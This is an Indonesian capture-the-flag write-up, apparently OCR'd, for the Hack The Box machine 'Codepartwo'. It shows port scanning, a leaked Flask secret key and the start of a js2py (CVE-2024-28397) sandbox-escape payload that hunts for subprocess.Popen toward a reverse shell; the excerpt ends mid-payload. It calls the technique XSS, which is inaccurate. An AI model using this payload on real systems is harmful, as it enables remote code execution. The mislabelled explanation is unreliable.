

HACK THE BOX


Machine: Codepartwo


Codepartwo adalah sebuah machine yang menuji kemampuan kita untuk bisa menggunakan XSS untuk mendapatkan root yang ada.







Untuk langkah pertama kita akan coba nmap target ip yang telah diberikan.
Command: nmap 10.10.11.82
Dan hasil penting yang kita dapatkan adalah port yang terbuka yaitu; 22, 264, 8000, 8600
Yang penting dan dapat diakses adalah 8000 yang mengantarkan kita ke page website








Pada langkah ini saya coba membuat akun dan bisa diakses



Saat saya sudah berhasil login saya ditemukan denagan sebuat code editor yang bisa kita input kan dia bisa memberi output dari codingan kita. Di sini saya bisa lihat ada clue dimana dia menggunakan bahasa pyhton akan tetapi saya kan mengecek terlebih dahulu




Pada page ini saya mendownload app dari website ini




lalu saya pindahkan app.zip ini ke desktop dan mengextract semua filenya yang terletyak di desktop.

Isi file sebagai berikut:

It




Kali ini saya coba melihat filenya lebih dalam



Info yang saya dapoatkan adalah:
App.secret_key = ‘S3cr3tK3yC0d3Tw0’
app.config[‘SQLALCHEMY_DATABASE_URI’] = ‘sqlite:///users.db’
Awalnya saya kira ini tidak guna, tetapi ternyata ada kolorasinya sama users.db

Lalu saya mengecek requirments.txt




Saya melihat ada sesuatu yang menarik di mana ini “js2py=0.74” mempunyai vulnerability terhadap CVE-2024–28397.
Fungsi dari js2py adalah sebuah library yang ada di python untuk bisa memproses JavaScript pada python. Dari sini mata ketiga saya kebuka karena saya ingat dari ada coderunner. Dari sini saya bisa melakukan XSS (Cross-Site Scripting), XSS bisa membuat kita mengeksekusi code atau bisa dibilang menginject malicious code of JavaScript pada suatu aplikasi atau website.


Berikut code yang akan saya inject ke coderunnernya:
// Bash reverse shell
var hacked = Object.getOwnPropertyNames({});
var attr = hacked.__getattribute__;

```
var obj = attr("__getattribute__")("__class__").__base__;


function findPopen(o) {
    try {
        var subs = o.__subclasses__();
        for (var i = 0; i < subs.length; i++) {
            var item = subs[i];
            if (item && item.__module__ === "subprocess" && item.__name__ === "Popen") {
                return item;
            }
        }
